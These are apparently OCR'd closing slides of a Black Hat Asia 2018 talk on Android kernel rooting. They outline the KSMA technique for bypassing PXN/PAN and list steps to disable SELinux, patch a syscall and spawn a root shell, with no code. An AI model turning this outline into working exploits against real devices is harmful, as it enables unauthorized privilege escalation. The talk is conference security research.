
Improve the success rate

- Kernel crash rate is very high
  - Not continuous physical pages allocated by ’vmalloc’
  - Block descriptors are not enough for those addresses
  - TTBR1 cannot be modified
  - Turn to TTBR0
- Main idea
  - Map the physical page of PGD for kernel into user process
  - Add a crafted block descriptor
- No crash after testing 😊
  - 100% success rate

Improve the success rate



Improve the success rate



black hat ASIA 2018
#BHASIA

Exploitation steps

- Stage 1 is the same
- Stage 2
  - Step 1: Read the value of TTBR0 & TTBR1
  - Step 2: Write two block descriptors into VDSO
    - for shellcode(for stage 2) and kernel PGD
  - Step 3: Write the physical address of VDSO into TTBR0
  - Step 4: Add a crafted block descriptor to kernel PGD
  - Step 5: Write the backup value into TTBR0
  - Step 6: Disable SELinux and patch a syscall with KSMA
  - Step 7: Invoke the syscall and spawn a ROOT shell

CPRooter demo

Black Hat Sound Bytes

- A new reliable root exploitation technique KSMA is introduced, which can break Android kernel isolation and bypass both PXN and PAN mitigations of Android 8.
- Two rooting solutions are detailed. The ideas of exploitations are fresh and awesome.
- Nowadays, rooting large numbers of newest Android devices with a single vulnerability is becoming more and more difficult and challenging, but it is still possible.

References

- Protecting Android with more Linux kernel defenses
- Seccomp filter in Android O
- Hardening the Kernel in Android Oreo
- CVE-2017-7533
- http://seclists.org/oss-sec/2017/q3/240
- https://www.kernel.org/doc/gorman/html/understand/understand006.html
- ARM® Architecture Reference Manual(ARMv8, for ARMv8-A architecture profile)
- ret2dir: Rethinking Kernel Isola6on (USENIX 14')
- ARM® Architecture Reference Manual(ARMv7-A and ARMv7-R edition)
- https://source.codeaurora.org/quic/la/kernel/msm-3.18/commit/?id=452d2ad331d20b19e8a0768c4b6e7fe1b65abe8f

MARCH 20-23, 2018

MARINA BAY SANDS / SINGAPORE

Thank you

WANG, YONG a.k.a. ThomasKing(@ThomasKing2014)

ThomasKingNew@gmail.com